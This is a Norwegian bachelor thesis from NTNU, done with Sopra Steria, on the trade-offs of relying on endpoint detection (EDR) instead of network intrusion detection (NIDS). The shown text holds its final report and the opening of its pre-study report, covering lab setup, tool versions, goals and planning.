Bacheloroppgave

NTNU
Norges teknisk-naturvitenskapelige universitet
Fakultet for informasjonsteknologi og elektroteknikk
Institutt for datateknologi og informatikk

Adrian Gilberg
Erlend Asbjørn Hagen Saugstad

Deteksjon og visibilitet på nettverksnivå

Bacheloroppgave i Informatikk med spesialisering i drift av datasystemer
Veileder: Stein Meisingseth
Medveileder: Vegar Åsmul
Mai 2021

NTNU
Norwegian University of
Science and Technology

Adrian Gilberg
Erlend Asbjørn Hagen Saugstad

Deteksjon og visibilitet på nettverksnivå

Bacheloroppgave i Informatikk med spesialisering i drift av datasystemer
Veileder: Stein Meisingseth
Medveileder: Vegar Åsmul
Mai 2021

Norges teknisk-naturvitenskapelige universitet
Fakultet for informasjonsteknologi og elektroteknikk
Institutt for datateknologi og informatikk

NTNU
Kunnskap for en bedre verden

Innholdsfortegnelse

Sluttrapport **3**
Forstudierapport **21**
Designrapport **63**
Driftsrapport **102**

Versjon 1.0

SLUTTRAPPORT

Deteksjon og visibilitet på nettverksnivå

Adrian Gilberg og Erlend Saugstad

Revisjonshistorie

Dato	Versjon	Beskrivelse	Forfatter
16.05.2021	0.1	Opprettelse av dokument	Erlend Saugstad Adrian Gilberg
20.05.2021	1.0	Revisjon og ferdigstilling av dokument	Erlend Saugstad Adrian Gilberg

Forord

Om de involverte og studieretningen

Denne rapporten er skrevet av Adrian Gilberg og Erlend Saugstad i forbindelse med bachelorprosjektet D*eteksjon og visibilitet på nettverksnivå.* Bachelorprosjektet er utarbeidet i samarbeid med IT-selskapet Sopra Steria.

Begge deltakere i prosjektgruppen er studenter under studieprogrammet *Informatikk, Drift av Datasystemer*. Studieretningen er tilknyttet NTNU, og tilhører *Institutt for datateknologi og informatikk,* ved *Fakultet for informasjonsteknologi og elektroteknikk.*

Om prosjektet og hva som er lært

Bachelorprosjektet har utgangspunkt i en problemstilling utarbeidet av Sopra Steria. Prosjektgruppen har i samarbeid med veileder fra selskapet kommet frem til en plan, strategi og målsetninger for prosjektarbeidet, med utspring i den opprinnelige problemstillingen.

I tillegg til de faktorene som direkte tilknyttes oppgavens innhold og fremgangsmåte, har det også vært et viktig mål for både prosjektgruppen og interessentene at arbeidet skal medføre en stor læringskurve og tilegnelse av mye ny kunnskap og erfaring, samtidig som det etterstrebes et resultat som er av nytteverdi for alle involverte parter. På bakgrunn av dette har prosjektgruppen valgt en tilnærmelse til oppgaven som også bærer preg av et praktisk element, blant annet bestående av å bygge et eget labmiljø hvor egne tester har blitt gjennomført. Dette har vært en svært lærerik prosess, hvor prosjektgruppen også har fått mulighet til å få “hands on”-erfaringer med slikt arbeid.

Problemstillingen omhandler visibilitet og deteksjon på nettverksnivå, noe som er et svært aktuelt aspekt for sikkerhetsarbeid i et moderne og teknologisk miljø. Tidligere har det vært vanlig å basere store deler av sikkerhetsarbeidet på et NIDS (Network Intrusion Detection System), en teknologi som monitorerer nettverkstrafikk og inspiserer denne for å detektere potensielle trusler. Samtidig har det de siste årene stadig blitt mer attraktivt å i hovedsak basere seg på sikkerhetsmekanismer som monitorerer og reagerer på aktivitet som skjer på

endepunkter, noe man oppnår ved et EDR (Endpoint Detection and Response). På grunn av nye standarder for nettverkstrafikk, foregår det meste av dette over krypterte protokoller i dag, noe som igjen reduserer noe av innsikten NIDS tidligere har kunnet tilby. Dette prosjektet ser nærmest på NIDS, og forsøker å undersøke i hvilken grad man taper på å gå bort fra den typen teknologi som en del av et helhetlig moderne sikkerhetssystem.

Prosjektgruppen hadde grunnleggende kunnskap og erfaring med skytjenester ved prosjektets oppstart, men svært lite kunnskap om relevante sikkerhetssystemer og deres funksjonalitet. Fra oppstarten til slutten for prosjektperioden, har det kontinuerlig blitt gjort undersøkelser, og etterhvert en del praktisk arbeid. Læringsutbytte i forbindelse med dette har vært veldig stort, og prosjektgruppen har underveis gjort ulike pivoteringer og justeringer i strategi og fremgangsmåte, i lys av ny kunnskap som ble tilegnet på vegen. I løpet av arbeidet har det også dukket opp en rekke uforutsette problemer, som har vært både utfordrende og lærerikt å finne løsninger på.

Ved prosjektets slutt sitter prosjektgruppen igjen med mye kunnskap om ulike verktøy og teknologier innen datasikkerhet, særlig innen NIDS og EDR, men også knyttet til en rekke trusler, sårbarheter og angrepsvektorer, og hvilke spor som blir lagt igjen i forbindelse med et angrep. I tillegg har det blitt tilegnet mye direkte erfaring med å jobbe med slike teknologiske verktøy, både i forbindelse med angrep, monitorering og deteksjon.

Takk til

Prosjektgruppen ønsker å rette en stor takk til de som har bidratt under gjennomføringen av dette prosjektet. Dere har vært til stor hjelp jevnt gjennom hele prosjektperioden.

- *Stein Meisingseth*, veileder fra NTNU. Takk for god veiledning, tilbakemeldinger og motiverende ord, både gjennom bachelorprosjektet og hele det øvrige studieløpet!
- *Vegar Åsmul*, veileder fra Sopra Steria. Takk for at vi fikk muligheten til å bryne oss en så spennende og krevende oppgave. Vi setter også stor pris på all veiledning, tilbakemeldinger, teknisk innsikt, diskusjon, og hjelp til å navigere ved viktige veivalg underveis i oppgaven.

Innholdsfortegnelse

1. Introduksjon 5
1.1 Hensikten med sluttrapporten 5
1.2 Oppgavebeskrivelse 5
2. Hvordan oppgaven ble løst 6
2.1 Maskinvare 7
2.2 Operativsystemer og programvare 7
2.3 Arbeidsfordeling 8
3. Måloppnåelse 9
3.1 Effektmål 9
3.2 Resultatmål 10
3.3 Prosessmål 11
3.4 Rammebetingelser 12
3.5 Timebruk 13
4. Videre arbeid 14
5. Endringer underveis i prosjektet 16

1. Introduksjon

1.1 Hensikten med sluttrapporten

Hensikten med sluttrapporten er å gi et kort, enkelt og oversiktlig bilde av prosjektet som helhet, hva oppgaven omhandler, hvordan prosessen har gått, og en evaluering av arbeidet.

Rapporten er det fjerde formelle dokumentet i en serie av fire dokumenter som følger bacheloroppgavens gang, og bygger på en forstudierapport, en designrapport og en driftsrapport utarbeidet på et tidligere tidspunkt.

1.2 Oppgavebeskrivelse

Utgangspunktet for prosjektet var en problemstilling presentert av Sopra Steria, knyttet til visibilitet og deteksjon på nettverksnivå. Den inneholdt en påstand om at den tradisjonelle NIDS-tjenesten er på vei ut, da nettverkstrafikk i stor grad foregår på krypterte protokoller i dag. Videre forklares det at mye av visibiliteten flyttes til endepunktsnivå, inkludert innsyn i nettverkstilkoblinger, men at dette går på bekostning av signaturbasert nettverksdeteksjon, pakkedump-analyse og SSL-inspeksjon. Med utgangspunkt i dette stilles det spørsmål rundt hvilke «trade-offs» man gjør ved å gå bort fra å basere seg på NIDS til fordel for EDR/logganalyse-basert deteksjon.

2. Hvordan oppgaven ble løst

Det er flere måter en kunne gått frem på for å løse en slik oppgave. For eksempel kunne man hatt en rent teoretisk tilnærming til prosjektet, og besvart problemstillingen i form av et dokumentstudie. Prosjektgruppen ønsket derimot også å undersøke teknologiene mer direkte, og valgte å gå for en fremgangsmåte som baserer seg på en kombinasjon av teori og praktisk arbeid. På denne måten var det enklere å få et forhold til hvordan teknologiene fungerer, og få praktisk førstehåndserfaring med dem. Prosjektgruppen var tidlig ute med å gjøre undersøkelser og kartlegge den teoretiske overflaten som tilhører dette aspektet ved nettverkssikkerhet. Det ble satt i gang en iterativ planleggingsprosess for å finne frem til en realistisk strategi for å løse oppgaven. Prosjektets overordnede omfang ble tatt i betraktning, og i løpet av de første ukene ble det skissert en grov inndeling og plan tilknyttet arbeidet for hele prosjektperioden.

Prosjektet ble inndelt i fire ulike faser, hvorav hver av dem har egne arbeidsoppgaver, mål, og en varighet. De fire fasene var som følger:

- **Fase 1: Oppstartsfasen**
- **Fase 2: Designfasen**
- **Fase 3: Implementasjons- og driftsfasen**
- **Fase 4: Avslutningsfasen**


Dette er en inndeling som vi etablerte i startfasen av prosjektet, og her fremla vi også et utgangspunkt for hvor lang tid de forskjellige fasene skulle ta. Dette ble presentert gjennom en framdriftsplan som vi fremla i Forstudierapporten. De ulike fasene ble underveis i prosjektet fulgt i stor grad. Unntaket er at driftsfasen ble noe kortere enn det vi hadde sett for oss. Dette skyldes i stor grad at designfasen tok lenger tid enn vi hadde planlagt, men også fordi formelt prosjektarbeid tok mer tid enn vi anslo.

Ellers ble også arbeidet med implementasjons- og driftsfasen noe mindre effektivt enn vi hadde sett for oss. Dette er i stor grad tilknyttet uforutsette problemer med det virtuelle testmiljøet, da arbeidet her kort sagt gikk treigere enn vi antok på forhånd. Hvorfor det ble slik er vi ikke sikre på, da det er mange ledd i det virtuelle miljøet vårt som potensielt kan ha

vært flaskehalsen, men det er naturlig å tenke seg frem til at mer prosessorkraft ville minsket problemene her.

2.1 Maskinvare

Underveis i prosjektet ble det gjort en grundig vurdering av hvordan maskinvare vi skulle benytte oss av under arbeidet med prosjektet. Maskinvaren som prosjektgruppa endte opp med å bruke består av en virtuell maskin satt opp i Azure. Spesifikasjonene er presentert gjennom bildene under, og kostnadene til maskinvaren ble dekket av NTNU.



Virtual machine	
Computer name	Testlab
Operating system	Windows (Windows Server 2019 Datacenter)
Publisher	MicrosoftWindowsServer
Offer	WindowsServer
Plan	2019-Datacenter
VM generation	V1
Agent status	Ready
Agent version	2.7.41491.1008
Host group	None
Host	-
Proximity placement group	-
Colocation status	N/A

Size	
Size	Standard D16s v3
vCPUs	16
RAM	64 GiB

Disk	
OS disk	Testlab_OsDisk_1_b62cae0814e0453b849b680f361a788c
Azure disk encryption	Not enabled
Ephemeral OS disk	N/A
Data disks	2

2.2 Operativsystemer og programvare

Det ble benyttet en rekke forskjellige operativsystemer og programvarer underveis i arbeidet med prosjektet. De mest sentrale er presentert i tabellen under med tilhørende versjonsnummer.

Operativsystemer	**Versjon**
Windows Server 2019 Datacenter	1809
Windows 10	20H2
Windows 7 Ultimate	V 6.1, SP1
Kali Linux	2021.1
Security Onion	2.3.30

Programvare	**Versjon**
VirtualBox	6.1.18
Suricata	6.0.1
Zeek	3.0.13
Wireshark	3.4.4
Nessus	8.14
Metasploit	6.0.38-dev
Nmap	7.91

2.3 Arbeidsfordeling

Når det kommer til arbeidsfordelingen i prosjektet, tok vi utgangspunktet i en modell der begge medlemmene i prosjektgruppa ble involvert i planleggingen og gjennomføringen av alle aktiviteter. Dette innebar at vi ikke hadde en klar og overordnet arbeidsfordeling delt inn etter områder, men at vi isteden hadde som utgangspunkt at begge prosjektdeltakerne skulle involveres i alle aktiviteter. Grunnen til at vi valgte en slik fremgangsmåte, var at vi følte at denne metoden ville føre til best læring for begge to i prosjektgruppa, samtidig som vi ville bli bedre rustet til å diskutere alle aspekter rundt oppgaven.

3. Måloppnåelse

I starten av prosjektperioden ble det utformet mål og rammebetingelser i forbindelse med bacheloroppgaven. Disse blir trukket frem igjen her, ved slutten av prosjektets arbeidsperiode, for å undersøke i hvilken grad oppgaven har lykkes i å realisere disse, i tillegg til diskusjon der det er relevant.

3.1 Effektmål

Effektmålene beskriver mål for arbeidet som er knyttet til hvilke effekter som skal komme ut av prosjektet, i form av konkrete resultater. I tabellen under er en oversikt over hvilke effektmål som ble lagt for denne bacheloroppgaven under forstudiet, og hvorvidt de har blitt oppnådd ved prosjektets slutt.

Mål	**Oppnådd**	**Beskrivelse**
Bidra til at Sopra Steria får økt innsikt i hvordan NIDS- og EDR-teknologi differensierer seg i lys av dagens teknologiske bilde	Vurderes av oppdragsgiver	Oppgaven ble tidlig i deisgnfasen pivotert til å kun gjøre forsøk hvor det brukes NIDS. Resultatene av forsøkene er dokumentert i driftsrapporten, og diskuteres derfra opp mot EDR. Grad av oppnåelse her, avhenger av oppdragsgivers subjektive oppfatning av prosjektets resultater, og kan dermed ikke vurderes av prosjektgruppen.
Skape et godt grunnlag for fremtidige kost/nytte-beslutninger hos Sopra Steria relatert til deteksjon og sikkerhetsanalyse på nettverksnivå	Vurderes av oppdragsgiver	Hele prosessen for implementasjonen av testmiljøet er dokumentert, inklusivt hva som er brukt av ressurser. Dette, i tillegg til resultatene fra forsøkene, kan bidra som faktorer for fremtidige kost/nytte-beslutninger hos Sopra Steria. Hvorvidt dette er et hensiktsmessig utgangspunkt for oppdragsgiver, er ikke

		opp til prosjektgruppen å vurdere.

3.2 Resultatmål

Resultatmålene er mål som er knyttet til hva som etterstrebes å være gjort ved prosjektets slutt.

Mål	**Oppnådd**	**Beskrivelse**
Produsere en testlab der vi har muligheten til å simulere nettverkstrafikk for å teste ut NIDS og EDR-teknologi	Ja	Prosjektgruppen har implementert en testlab, som fungerer etter hensikt. Dermed er det også en tilstedeværende mulighet for å simulere nettverkstrafikk for å teste ut teknologiene i dette mijløet, selv om dette ikke ble praktisert i så stor grad pga. pivotering av fremgangsmåte underveis.
Produsere empiriske data fra testlaben som er bygget, som kan benyttes til videre analyser	Ja	Gjennom forsøkene som har blitt utført i testmiljøet, har det blitt produsert empiriske data, som vi igjen har vært utgangspunkt for videre analyser.
Gjennomføre en god analyse på dataene fra testmiljøet som gir oss innsikt i hvordan NIDS og EDR-teknologi differensierer seg	Ja	I driftsrapporten har det blitt gjennomført en grundig analyse av dataene fra testmiljøet. Disse dataene gir i stor grad innsikt i hvordan NIDS-teknologi fungerer. Følgende kan dataene også gi innsikt i hvordan NIDS og EDR-teknologi differensiere seg, men kunnskapen vedrørende EDR-teknologien er da ikke basert på arbeid i laben.

Utforme god dokumentasjon som beskriver prosessen vi har gjennomført og bidrar til å gjøre testmiljøet reproduserbart, og legger til rette for videre arbeid	Ja	Prosjektgruppen har hele tiden underveis i arbeidet med å implementere testmiljøet, dokumentert viktige elementer i denne prosessen. Dette skal være tilstrekkelig dokumentert for at en ekstern part skal kunne bygge et tilsvarende miljø med utgagnspunkt i driftsrapporten.

3.3 Prosessmål

Prosessmålene er ikke knyttet til resultat eller innhold av selve prosjektet, men beskriver ønskede effekter som arbeidet skal ha på prosjektdeltakerne.

Mål	**Oppnådd**	**Beskrivelse**
Bygge kompetanse innenfor datasikkerhet, spesielt i forbindelse med deteksjon på nettverksnivå	Ja	Prosjektgruppen har i stor grad bygd kompetanse innenfor datasikkerhet gjennom arbeidet med testmiljøet og prosjektet ellers.
Forbedre oss når det kommer til kommunikasjon og samarbeid. Dette gjelder både internt i prosjektgruppa, men også mellom oss og bedriften.	Ja	Prosjektgruppen har arbeidet sammen kontinuerlig gjennom hele arbeidsperioden, og gjort en rekke tiltak for å optimalisere samarbeidsprosessen. Eksempelvis har innhold og mål for hver arbeidsøkt er blitt utformet på starten av dagen og hver uke har blitt avsluttet med en evaluering av prosess og utført arbeid. Det har også blitt avholdt ukentlige møter med eksterne veiledere.

Skape en god relasjon til veiledere fra NTNU og Sopra Steria	Ja	Prosjektgruppen har etterstrebet en god relasjon til veilederne fra NTNU og Sopra Steria, ved å regelmessig opprettholde en dialog. Vi har som hovedregel avsluttet hver uke med et digitalt møte med veilederne, avtalt ekstra møter ved behov, og ellers kommunisert via mail, og sørget for oppdatert fildeling på Teams-plattformen.
Tilegne oss erfaring og økt innsikt i hvordan det er å gjennomføre et større prosjekt	Ja	Prosjektgruppen har i stor grad tilegnet seg god erfaring tilknyttet planlegging, gjennomføring og evaluering av et større prosjekt med flere interessenter (veiledere og oppdragsgiver)..

3.4 Rammebetingelser

Rammebetingelsene er styrende for prosjektet, og stiller noen absolutte krav til ulike deler av prosjektarbeidet og resultater av dette. For at prosjektet skal kunne ansees som en suksess, må disse betingelsene være oppfylt.


Rammebetingelse:	**Oppnådd**
Ferdigstilling av prosjekt: - Innleveringsfristen for prosjektet var satt til 20. mai	Ja
Arbeidstid: - Det skulle arbeides mellom 475 og 525 timer med prosjektet i løpet av prosjektperioden	Ja
Dokumentasjon: - Prosjektet skulle dokumenteres underveis i prosjektperioden gjennom fem formelle dokumenter: forstudierapport, designrapport,	Ja

driftsrapport, sluttrapport og prosjekthåndbok	
Kostnader: - Prosjektet skulle holde seg innenfor de kostnadsrammene som var satt	Ja

3.5 Timebruk

Prosjektgruppen har underveis i hele arbeidet loggført timer for hver økt. De registrerte timene har blitt tilknyttet en arbeidsfase i tillegg til en arbeidsoppgave, slik at det har vært enklere å monitorere og analysere den tidsmessige ressursfordelingen underveis, i henhold til det som har blitt estimert i forkant under planleggingsarbeidet. Det er benyttet 5 ulike kategorier for timeføring; Oppstartsfasen, Designfasen, Driftsfasen, Sluttfasen, og Prosjektarbeid. Hver av dem innehar ulike underkategorier, som har en unik assosiasjon til hva slags type arbeid som er utført. Prosjektarbeid-kategorien følger hele prosjektet, og består av møtevirksomhet, dokumentasjonsarbeid, og evaluering av fremdrift.

Alle timer har blitt loggført i felleskap, og ikke individuelt. Dette kommer av arbeidsfordelingen som er presentert i punkt *2.3*. Det ble totalt arbeidet 477,5 timer i fellesskap i løpet av prosjektperioden. Under presenteres en enkel oversikt over hvordan arbeidstimene ble fordelt.



4. Videre arbeid

Prosjektperioden har vært svært omfattende og lærerik, og oppgaven har et iboende potensiale til å inneholde en rekke forsøk og tilnærminger utover det som er inkludert i dette arbeidet. Prosjektgruppen har i løpet av arbeidsperioden betraktet en rekke muligheter, forsøk og delprosjekter som er av relevans for oppgaven, og videre kommet opp med en prioritering av disse. Ut fra dette har det vært en underliggende interesse for å få mulighet til å se nærmere på så mange av disse aspektene som mulig. Prioriteringene har likevel vært svært viktige, da en arbeider innenfor en begrenset tidsperiode og man vet at det ikke er tilstrekkelig tid for å realisere alle mulighetene, og det er derfor nødvendig å kutte ut flere av idéene underveis, til fordel for å oppnå et godt resultat på de øvrige oppgavene.

På bakgrunn av at ressursene som var nødvendige for å bygge infrastrukturen til testmiljøet, ble tilgjengeliggjort en måned senere enn planlagt oppstart med dette arbeidet, ble prosjektgruppen nødt til å gjøre kompromisser på innholdet av forsøk som kunne fokuseres på i den praktiske delen. Dersom ressursene hadde blitt tilgjengeliggjort tidligere, eller dersom den tidsmessige varigheten av prosjektet hadde vært lenger, ville prosjektgruppen utført flere tester og fremgangsmåter med utgangspunkt i testmiljøet. Det er likevel et kneppe med fremgangsmåter for videre arbeid som prosjektgruppa finner særlig interessant og som vi derfor ønsker å nevne her.

Av særlig interesse for videre arbeid finner vi arbeidsoppgaver som omhandler å utføre tester med angrep som følger en spesifikk MITRE ATT&CK teknikk, taktikk eller gruppe, og følgelig gå i dybden på hvordan sikkerhetsteknologien som arbeidet er sentrert rundt vil fungere i samspill med de aktuelle truslene. Dette er en metodikk som vi til dels benyttet oss av i prosjektet, men som vi gjerne skulle brukt mer tid på, og følgende gått enda mer i dybden på. Grunnen til at vi finner dette spesielt spennende skyldes i stor grad en underliggende interesse for MITRE-rammeverket, og spesielt satt i kontekst av nettverksbasert deteksjon og visibilitet.

Ellers er det også flere muligheter for å bygge videre på det testmiljøet som vi har satt opp i løpet av prosjektperioden. For det første hadde det vært interessant å implementere muligheter for SSL/TLS-inspeksjon i testmiljøet. I dette tilfellet måtte vi ha satt opp en

SSL/TLS-Proxyserver, noe som er omtalt i prosjektets designrapport. Videre er det kanskje mest spennende, gitt oppgavens kontekst, å implementere en klient med EDR-programvare i testmiljøet. Da ville det i større grad blitt lagt til rette for å sammenligne teknologiene NIDS og EDR mer direkte, og følgende kunne man undersøkt overlappingen mellom teknologiene på en bedre måte. Dette ville tilrettelagt for et enda bedre grunnlag for å svare på oppgaven.

Hadde man implementert en EDR-klient i testmiljøet ville man også muliggjort en annen spennende arbeidsmetodikk. Denne metodikken ville tatt utgangspunktet i at man også satte opp en SIEM, der man følgende benyttet EDR-klienten og NIDS som to forskjellige datakilder inn til SIEM-en. I dette tilfellet ville man kunnet behandlet dataen som kom fra begge datakildene sammen, og følgelig kunne teknologiene potensielt samarbeidet og videre potensielt forsterket hverandre. Dette ville kunne ført til at man kunne implementert NIDS i et nettverk, som en støtteteknologi til EDR, uten at det ville kostet noe særlig ressurser.

Metodikkene for videre arbeid som konkret er nevnt over er metoder som vi i prosjektgruppa ønsker å arbeide med videre, og som vi håper vi vil få muligheten til å arbeide med senere. Uansett ser vi fram til å bruke erfaringene og kunnskapene som vi har opparbeidet gjennom arbeidet med prosjektet videre fremover i arbeid med datasikkerhet senere i livet.

5. Endringer underveis i prosjektet

Det har i løpet av prosjektet blitt foretatt flere endringer og pivoteringer underveis. Særlig i løpet av den første perioden ble oppgaven snevret inn og fremgangsmåten endret på, men riktignok uten at dette hadde noen kritisk innvirkning på prosjektet, da det ikke resulterte i noe tapt arbeid. Det har heller ikke senere i prosjektperioden blitt foretatt noen endringer som har medført kritiske innvirkninger på oppgaven. Stort sett har dette vært justeringer av fremgangsmåter, fra en opprinnelig plan til noe man senere har erkjent til å være en mer optimal metodikk. Det har også forekommet noen avvik i form av å gå bort fra noen oppgaver, som originalt var planlagt å gjennomføre. Dette har skjedd som et resultat av revidering av planer, prioriteringer, tidspress, og tilegnelse av ny kunnskap som motstrider nyttigheten av å gjennomføre dem.

Versjon 1.0

FORSTUDIERAPPORT

Deteksjon og visibilitet på nettverksnivå

Adrian Gilberg og Erlend Saugstad

Revisjonshistorie

Dato	Versjon	Beskrivelse	Forfatter
18.01.2021	0.1	Opprettelse av dokument	Erlend Saugstad Adrian Gilberg
29.01.2021	0.2	Ferdigstilling av 1. utkast	Erlend Saugstad Adrian Gilberg
01.02.2021	0.3	Fortsettelse ferdigstilling av 1. utkast	Erlend Saugstad Adrian Gilberg
08.02.2021	0.4	Revisjon tilbakemelding på 1. utkast	Erlend Saugstad Adrian Gilberg
04.05.2021	1.0	Revisjon 2 tilbakemelding 1. utkast	Erlend Saugstad Adrian Gilberg

Innholdsfortegnelse

Begreper og definisjoner 4
1. Introduksjon – hensikten med dokumentet 5
1.1 Hensikten med forstudierapporten 5
1.2 Innholdet i forstudierapporten 5
2. Bakgrunn for prosjektet 8
2.1 Beskrivelse av problemer og behov 8
3. Prosjektmål 10
3.1 Effektmål 10
3.2 Resultatmål 10
3.3 Prosessmål 11
3.4 Prosjektets omfang 11
3.5 Prosjektets milepæler og hovedaktiviteter 13
4. Interessenter og rammebetingelser 14
4.1 Interessentanalyse 14
4.1.1 Eksterne interessenter 14
4.1.2 Interne interessenter 14
4.1.3 Oppsummering interessenter 16
4.2 Rammebetingelser 17
5. Kritiske suksessfaktorer 18
5.1 Suksessfaktorer 18
5.2 Informasjonsbehov 19
5.2.1 Kommunikasjon 19
5.2.2 Informasjonsdeling 20
6. Risikoanalyse 21
6.1 Drøfting av risikofaktorer og konsekvensanalyse 21
6.2 Risikotabell 26
6.3 Risikokart (1.utkast) 28
6.4 Risikoforebyggende tiltak 28
7. Kost/nytte-analyse 32
7.1 Ikke-kvantifiserbar nytte 32
7.2 Estimerte kostnader 33
8. Retningslinjer og standarder 34
8.1 Krav til dokumentasjon 34

8.1.1 Forstudierapport 34
8.1.2 Designrapport 34
8.1.3 Driftsrapport 35
8.1.4 Sluttrapport 35
8.1.5 Prosjekthåndbok 35
8.2 Krav til kvalitetsgjennomganger 36
8.2.1 Dokumenter og rapporter 36
8.2.2 Microsoft Teams 36
8.2.3 Testlab 36
8.3 Krav til standarder og metoder 37
8.3.1 Dokumentmaler 37
8.3.2 Microsoft Teams 37
8.4 Endringshåndtering 37
9. Prosjektorganisering 39

Begreper og definisjoner

Azure	Skytjeneste fra Microsoft. Brukes blant annet til bygging, testing, utrulling og administrering av applikasjoner og tjenester.
EDR	Endpoint Detection and Response - Sikkerhetssystem for å detektere og reagere på trusler som oppdages på et endepunkt.
IDS	Intrusion Detection System - Programvare eller enhet som brukes til deteksjon av skadevare på systemer og nettverk
NIDS	Network Based Intrusion Detection System - IDS-programvare eller enhet som overvåker og detekterer på nettverksnivå
VM	Virtuell Maskin - En datafil som oppfører seg som en faktisk datamaskin.
SIEM	Security Information and Event Manager (SIEM) er et system for sikkerhetsinformasjon og hendelseshåndtering. Det fungerer som et samlingssted for logger, og genererer sikkerhetsvarsler basert på disse.
MSSP	Managed Security Service Provider. En MSSP håndterer sikkerhetstjenester for sluttbrukere, slik som monitorering og håndtering av hendelser.

1. Introduksjon – hensikten med dokumentet

Denne forstudierapporten er skrevet i forbindelse med et bachelorprosjekt som skal gjennomføres i samarbeid med IT-selskapet Sopra Steria.

Rapporten er det første formelle dokumentet i en serie av fire dokumenter som følger bacheloroppgavens gang.

1.1 Hensikten med forstudierapporten

Hensikten med denne rapporten og arbeidet rundt den, er å undersøke, konkretisere og formidle de viktigste momentene og detaljer som eksisterer i tilknytning til prosjektet i sin helhet. Den skal kunne gi et innblikk i essensielle punkter som hva prosjektet omhandler, hvilke rammer arbeidet befinner seg innenfor, hva som skal oppnås, og hvilke ambisjoner og mål som ligger til grunn for dette. Utarbeidelsen av dette dokumentet vil også bære preg av en evaluerende dimensjon, som har en viktig hensikt ved å plassere det planlagte arbeidet tilknyttet hele prosjektperioden innenfor realistiske og effektive betingelser.
Arbeidet bak dette dokumentet manifesterer seg som en forstudie før prosjektets start. Resultatet av studiet vil medføre verdifull innsikt rundt hva som skal skje fremover, og hva som skal til for å lykkes med prosjektet. Dette gjelder ikke bare selve prosjektgruppen, men også alle interessenter. Dermed vil arbeidet allerede fra forstudierapporten fremgå som et produkt av samhandling mellom alle involverte parter.
Siden innholdet i rapporten i all hovedsak hviler på fremtidig arbeid, inngår det en overhengende mulighet for at noen av detaljene her kan være subjekt for endring i løpet av tiden fremover. Prosjektgruppen vil i lys av dette være ansvarlig for å utarbeide nye versjoner av denne dokumentasjonen, og formidle dette til de involverte interessentene, dersom dette skulle vise seg å bli aktuelt på et senere tidspunkt.

1.2 Innholdet i forstudierapporten

De ulike detaljene i forstudierapporten strukturerer seg rundt en rekke punkter som vil være viktige for en grundig planlegging av prosjektet fremover, og kunne gi et solid underliggende utgangspunkt for å lykkes med dette arbeidet.

Innledningsvis vil bakgrunnen for hvordan prosjektet oppsto bli presentert, og det vil bli fremlagt et kort og generelt bilde av hvordan dagens situasjon ser ut hos Sopra Steria. Her er det mest fokus på eksisterende sikkerhetsløsninger og hvilke prioriteringer som ligger bak, i tillegg til metodikk og rutiner som eksisterer i tilknytning til dette.

Videre presenteres en beskrivelse av de ulike målene, differensiert på måltype, som i løpet av forstudiet på nåværende tidspunkt har blitt fastsatt. Dette vil legge tydelige føringer på hvilken retning prosjektet er uttenkt til å ta, i tillegg til hva som skal som skal være oppnådd ved prosjektets sluttdato.
Hvilke interne og eksterne interessenter som er involverte i prosjektet blir presentert i kapittel 4, og det gis en oversikt over hvilke roller som er assosiert med de ulike partene i prosjektet. I tillegg til dette blir også rammebetingelsene som er satt for prosjektarbeidet definert her, og vil være et viktig utgangspunkt for fremtidig oppfølging. Det er også svært viktig å poengtere hvilke kritiske suksessfaktorer som ligger til grunn for prosjektet som helhet, og dette vil i tillegg til informasjonsbehovet bli beskrevet i kapittel 5.

